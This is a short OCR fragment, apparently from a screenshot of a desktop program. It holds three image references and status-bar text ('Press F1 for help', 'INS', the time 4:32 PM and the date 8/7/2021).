
Press F1 for help


INS


4:32 PM
8/7/2021

